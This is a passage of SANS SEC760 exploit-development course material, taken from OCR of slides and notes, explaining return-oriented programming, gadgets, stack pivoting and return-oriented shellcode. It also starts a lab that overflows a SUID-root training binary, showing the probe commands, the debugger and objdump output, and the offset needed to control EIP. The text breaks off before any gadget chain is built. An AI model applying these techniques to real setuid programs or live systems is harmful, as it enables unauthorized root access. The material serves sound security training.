
760.3

Patch Diffing, One-Day Exploits, and Return Oriented Shellcode



SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org

760.3

Patch Diffing, One-Day Exploits, and Return Oriented Shellcode

SANS

THE MOST TRUSTED SOURCE FOR INFORMATION SECURITY TRAINING, CERTIFICATION, AND RESEARCH | sans.org


SEC760.3 | Advanced Exploit Development for Penetration Testers

SANS

Patch Diffing, One-Day Exploits, and Return-Oriented Shellcode

Patch Diffing, One-Day Exploits, and Return-Oriented Shellcode

Welcome to SANS SEC760 Section 3. In this section, we look at various binary diffing tools, the Microsoft patch management process, patch diffing, one-day exploits, and Return-Oriented Shellcode.



Return-Oriented Shellcode

This module contains a quick recap of Return-Oriented Programming and an introduction to Return-Oriented Shellcode prior to moving into an exercise.

Return-Oriented Programming (ROP) Refresher

- ROP was a prerequisite, but we will do a short reintroduction for the next few slides
- ROP is the successor to return-to-libc style attacks
  - Hovav Shacham first coined the term Return-Oriented Programming (ROP)
    - http://cseweb.ucsd.edu/~hovav/dist/geometry.pdf
- ROP can be multistaged or Turing complete
  - Injection of code may or may not be required
  - Jump-Oriented Programming (JOP) technique can perform a similar goal through a gadget dispatcher to avoid stack dependency and ESP/RSP advancement

Return-Oriented Programming (ROP) Refresher

ROP is an increasingly common attack technique used to exploit vulnerabilities on modern operating systems. The primary benefit of the technique is that you do not have to rely on code injection and execution in potentially non-executable areas of memory, and you have the ability to defeat other OS protections such as ASLR. By utilizing a series of instruction sequences known as *gadgets*, you can compile a potentially Turing complete code execution path with the same result as shellcode. Return-to-libc is a simple concept. We create an environment variable, pass the pointer to the environment variable as an argument to a wanted function whose address we used to overwrite a return pointer, and have our argument executed. There are certainly other uses of return-to-libc, but the concept is generally the same. One issue with this technique is that local access is usually required to have a successful exploit. This rules out most remote exploit attacks. ROP is not restricted to local exploits because it uses executable code segments from common libraries loaded by a program. As long as the addresses of the wanted code sequences are at the same location on each system being exploited, the attack is successful. Systems using different versions of libraries may have different addressing, although many have been identified to be relatively static between versions.

Under different names, the idea of ROP has been around for quite a while; however, it was not until Hovav Shacham's research that it was proven the technique could be Turing complete. Using a proper sequence of instructions, which may require returns, chunks of code that exist in libraries can perform an author's bidding. From a high level, Turing complete simply means that the ROP technique can perform any function, such as that of the x86 instruction set. ROP is often used in a non-Turing-complete fashion as well, to perform actions such as disabling security controls. In this method, the first stage of the attack may use ROP to format stack arguments, next calling a wanted function to disable a security control, and finally returning control to injected code in a newly executable area of memory. The term Return-Oriented Exploitation may also be used in place of Return-Oriented Programming when specifically talking about exploitation.

Gadgets (1)

- Gadgets are simply sequences of code residing in executable memory, usually followed by a return instruction
- Gadgets are strung together to achieve a goal
- The x86 instruction set is extremely dense and not bound to set instruction lengths
  - This means you can point to any position
  - Like a giant run-on sentence, where as long as EIP is pointed to a valid location, the wanted instruction will be executed

Gadgets (1)

Gadgets describe sequences of instructions that perform a wanted operation, usually followed by a return. The return often leads to another gadget that performs another operation, followed by a return. The gadgets are strung together to achieve an ultimate goal. They can be Turing complete and perform an entire objective or can aid in performing actions such as disabling OS controls prior to passing control to additional code.

The x86 instruction set is extremely dense and is not bound to specific instruction sizes. Some architectures may require that all instructions be 32 bits wide; however, this is not the case with x86. This means that we can potentially point into the middle of a valid instruction, causing a different instruction to be performed. The way compiled x86 code can be compared is to that of a large run-on sentence with no punctuation or spaces. Take the word "contraption" as an example. If we point to the fourth letter in, we have the word "trap." Another example is the words "now-is-here." The dashes imply a series of words with no spaces between them. If we take the last letter from "now," both letters from "is," and the first letter in "here," we get the word "wish."

Gadgets (2)

whatistheaddressofthepartytonightbecauseiwanttomakesureidonotarrivebeforealltheotherguests

- This is obviously a sentence with no punctuation or spaces
  - ... but there are opportunities to select other "unintended" words depending on the position
  - If you select them in the right order, and they are followed by returns, you can build a new sentence


Gadgets (2)

This slide demonstrates an analogy of building gadgets to that of a long English sentence with no punctuation or spaces.

whatistheaddressofthepartytonightbecauseiwanttomakesureidonotarrivebeforealltheotherguests

The obvious sentence is, "What is the address of the party tonight because I want to make sure I do not arrive before all the other guests." If you remove the spacing, as in the example, ignoring the intended sentence, you can piece together a lot of words. If we select these newly discovered words and piece them together in the right order, we can build a new sentence.


Gadgets (3)



- 1)
- 2)
- 3)
- 4)
- This example is contrived, but you get the point!

Gadgets (3)

On this slide is an example of stringing together unintended words to build a new sentence. Although a contrived example, you can see the high-level goal of building gadgets. Shown on the slide is just a sampling of the unintended words that can be created by scanning through the long sentence. The arrows running in order from 1 to 4 show the creation of the new sentence, "her art is real."



Gadgets: A Real Example

Time for a more realistic example. The top image on the slide was taken from kernel32.dll on a Windows system. The intended instruction is

7C8016CC 8B45 20 MOV EAX,DWORD PTR SS:[EBP+20]
7C8016CF 3BC3 CMP EAX,EBX

This simply moves a pointer located at EBP+20 into EAX. What happens if you point 1 byte into the intended instruction at 0x7c8016cc? The result shown in the bottom image on the slide is

7C8016CD 45 INC EBP
7C8016CE 203B AND BYTE PTR DS:[EBX],BH
7C8016D0 C3 RETN

Because the x86 instruction set does not require instructions to be of a specific size, you can form new, unintended instructions by pointing to any location. The modified instruction now increments the EBP register by 1 byte and performs the logical operator "and" on a byte located at a pointer inside of EBX and the BH register (bx high byte), followed by a return. This is how gadgets are built. The return instruction "C3" located at 0x7c8016d0 was not supposed to represent a return; however, by modifying the address as shown, you can use it as such and return to another gadget. Imagine if gadgets were strung together to perform the same operation as the system() function. You would never actually call the system() function as you have with your return-to-libc attack; rather, you could string together gadgets from any executable library or other code segment, performing the same operations as the system function.


ROP Without Returns

- Hovav Shacham and Stephen Checkoway released a paper on ROP without returns
  - http://cseweb.ucsd.edu/~hovav/dist/noret.pdf
  - The idea is to get around some protections that may search through code looking for instruction streams with frequent returns
  - Another defense attempts to look for violations of the LIFO nature of the stack
- Using pop instructions and jmp *(reg)s can achieve the same goal as returns

ROP Without Returns

Research, code auditing, and compiler check controls are starting to look at techniques to prevent ROP from being successful. This is most commonly performed by searching through sequences of code for a large number of returns within a predefined area. If this is detected, various techniques can reorder or modify the code to avoid the potentially dangerous opcode values. Another technique looks at the Last-In-First-Out (LIFO) nature of the stack segment. ROP requires that you can write all your pointers and padding to writable memory, where the pointers hold sequences of code followed by returns. The positioning of the ROP pointers on the stack may look strange to a detection tool.

Hovav Shacham and Stephen Checkoway released a paper on ROP without returns, located at http://cseweb.ucsd.edu/~hovav/dist/noret.pdf at the time of this writing. The technique looks at alternative methods of jumping to code without the use of returns. One method is to pop a value from the stack into a register and then use an instruction to jump to the pointer located in the register holding the popped value. Though the wanted code sequence to perform this is less common than the return instruction, it clearly demonstrates that existing controls to prevent ROP are not sufficient.



Stack Pivoting

Stack pivoting is a technique that works hand-in-hand with Return-Oriented Programming (ROP). Stack pivoting most often comes into play when a function pointer or vtable entry is vulnerable to an overwrite. At the right moment, you can put in the address of an instruction that performs the following action:

```
xchg/mov esp, eax    #Move into esp, the pointer held in eax...
ret
```

This technique comes into play when you have a vulnerability, such as a function pointer overwrite, in which you want to return to your shellcode located on the heap. The pivot takes a pointer from any valid register such as from EAX, moves it to ESP, and returns. The pointer would likely be to shellcode or additional instructions as part of an ROP payload. With stack overflows, a pivot is not usually necessary, although pivoting can also refer to adjusting the position of ESP on the stack.


Return-Oriented Shellcode

- Utilizes gadgets to set up environment and invoke the system call, mimicking shellcode
- First documented by Hovav Shacham in 2007
  - http://cseweb.ucsd.edu/~hovav/dist/geometry.pdf
- To defeat DEP, ASLR, and Stack Protection:
  - Static executable memory must be found containing the appropriate gadgets
  - Canary must be repaired or not used in the vulnerable function, or the vulnerability must be a heap overflow using JOP or stack pivoting

Return-Oriented Shellcode

In traditional attacks, Shellcode is placed in memory, and the instruction pointer is directed to the shellcode for execution via a vulnerability and corresponding exploit. With Return-Oriented Shellcode, we utilize ROP to replace the need for shellcode. When control is achieved, gadgets are strung together to set up the environment and invoke the appropriate system call. This requires that we set up the appropriate system call number in the accumulator low (AL) register, supply any arguments, and compensate for other conditions. The technique was first documented in Hovav Shacham's paper in 2007, titled "The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)" and available at http://cseweb.ucsd.edu/~hovav/dist/geometry.pdf.


The reasoning for using this technique is primarily to defeat data execution prevention, as well as Address Space Layout Randomization. Regular ret2libc attacks would fail on a modern system due to library randomization. Shellcode execution on the stack or heap would likely fail due to execution prevention. If we can find static locations in memory, marked as executable and containing the right code sequences, we can potentially bypass these protections. If canaries are used to protect the stack, we need to repair the canary or find a vulnerable function that is not protected. We can also utilize heap overflows, pivoting the stack pointer from the stack or utilizing Jump-Oriented Programming.



Return-Oriented Shellcode Requirements


From a high level, you must meet a set of requirements to invoke a proper system call, such as execve(). In this example, you need to:

1) Ensure that the accumulator low (AL) register holds the wanted system call number. In this case, you want to call execve(), which is set to system call number 0x0b.
2) Ensure that the base register (EBX on a 32-bit system) holds a pointer to the string that you want execve() to execute.
3) Ensure that the count register (ECX on a 32-bit system) holds a pointer to the argument vector array (ARGV). For execve(), the first pointer should point to the string you want to execute, and the second pointer should point to a null byte because there are no other arguments.
4) Set the data register (EDX on a 32-bit system) to point to the ENVP array. This is a pointer to the environment variables passed to the called function.



Exercise: Return-Oriented Shellcode

This exercise walks you through using ROP to gain the equivalent of shellcode execution.



Exercise: Return-Oriented Shellcode

In this exercise, you use the program "SEC760_ROP," which is already located in the /home/deadlist folder on your Kubuntu Precise Pangolin VM. Your goal is to quickly locate the simple vulnerability and use that vulnerability to build a working ROP shellcode exploit and spawn a root shell. You use the ROPeMe tool written by Long Le to help you find usable gadgets after you determine the module that does not participate in ASLR. You then string the gadgets together, satisfying the necessary requirements, and spawn a root shell.

Exercise: Running the Program

- SUID and owned by root!

```
deadlist@deadlist:~$ ls -la SEC760_ROP
-rwsrwsr-x 1 root root 7676 Mar 24 22:37 SEC760_ROP
```

- Wants a file to open

```
deadlist@deadlist:~$ ./SEC760_ROP
Usage: ./SEC760_ROP <file name>
```

- Try creating a file with a long string in it and see if it causes a segfault

Exercise: Running the Program


Take a look at the program and determine that it is running with the SUID bit set and owned by root!

```
deadlist@deadlist:~$ ls -la SEC760_ROP
-rwsrwsr-x 1 root root 7676 Mar 24 22:37 SEC760_ROP
```

When executing the program, you can see that it has a usage statement asking for a filename to open as an argument.

```
deadlist@deadlist:~$ ./SEC760_ROP
Usage: ./SEC760_ROP <file name>
```

Now see if it is vulnerable to a string buffer overflow, as shown on the next slide.



Exercise: Locating the Vulnerability


Use Python to create a file containing 100 A's. ***Note: The deadlist@deadlist portion of the prompt has been removed for spacing.***

```
$ python -c 'print "A" *100' > temp.txt
$ ./SEC760_ROP temp.txt

File contents:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAA

Segmentation fault
```

As you can see, we caused a segmentation fault. Let's use the ltrace tool to see if we can determine the function that is allowing the problem to occur. In the following command, we redirect the standard error with the 2>&1 and grepping for SIGSEGV.

```
$ ltrace ./SEC760_ROP temp.txt 2>&1 |grep SIGSEGV -B1
6168-strcpy(0x5fff10b8, "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"...) = 0x5fff10b8
6239:--- SIGSEGV (Segmentation fault) ---
6276:+++ killed by SIGSEGV +++
```

As you can see, the strcpy() function is the culprit.




Exercise: Finding the strcpy() Call

Use the objdump tool to determine from where in the code segment the strcpy() function is called. In the following commands, we look at the Global Offset Table (GOT) of the vulnerable program and grep for strcpy. We see an entry and use the objdump tool again to specifically query the .plt segment to see from where the address in the GOT is referenced. When we get this address, we perform the same objdump command, changing the segment to .text and grepping on the address shown in the Procedure Linkage Table (PLT).

```
$ objdump -R ./SEC760_ROP |grep strcpy
0804a00c R_386_JUMP_SLOT   strcpy
$ objdump -j .plt -d SEC760_ROP |grep a00c
 8048460:  ff 25 0c a0 04 08  jmp    *0x804a00c
$ objdump -j .text -d SEC760_ROP |grep 8460 -B2 -A2
 80485d7:  8d 45 c0        lea    -0x40(%ebp),%eax    #This shows us the
size of the vulnerable buffer at 64 bytes.
 80485da:  89 04 24        mov    %eax,(%esp)
 80485dd:  e8 7e fe ff ff  call   8048460 <strcpy@plt>  #This is the address
of the strcpy() call from the code segment.
 80485e2:  c9              leave
 80485e3:  c3              ret    #We will use this address later for a
breakpoint to see our payload copied into memory.
```

We now want to validate our findings. Let's use Python to do that and get these results.

```
$ python -c 'print "A" *68 + "BBBB"' > temp.txt
$ gdb ./SEC760_ROP
(gdb) run temp.txt
Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```




Exercise: Finding Static Addresses

To build our string of gadgets, we need to find static memory locations on an ASLR-enabled system. Depending on how the program was compiled (flags, exploit mitigations, and so on), the OS and kernel version, the compiler used, and other factors, there may be static regions or non-ASCII armored executable regions. There may also be third-party programs mapping static regions. In our example, a library has been created to mimic the mapping of a static region, allowing us to utilize static memory addresses. Let's use the ltrace tool to find any static regions. In the following ltrace command, we are grepping for the strings mmap and open.

```
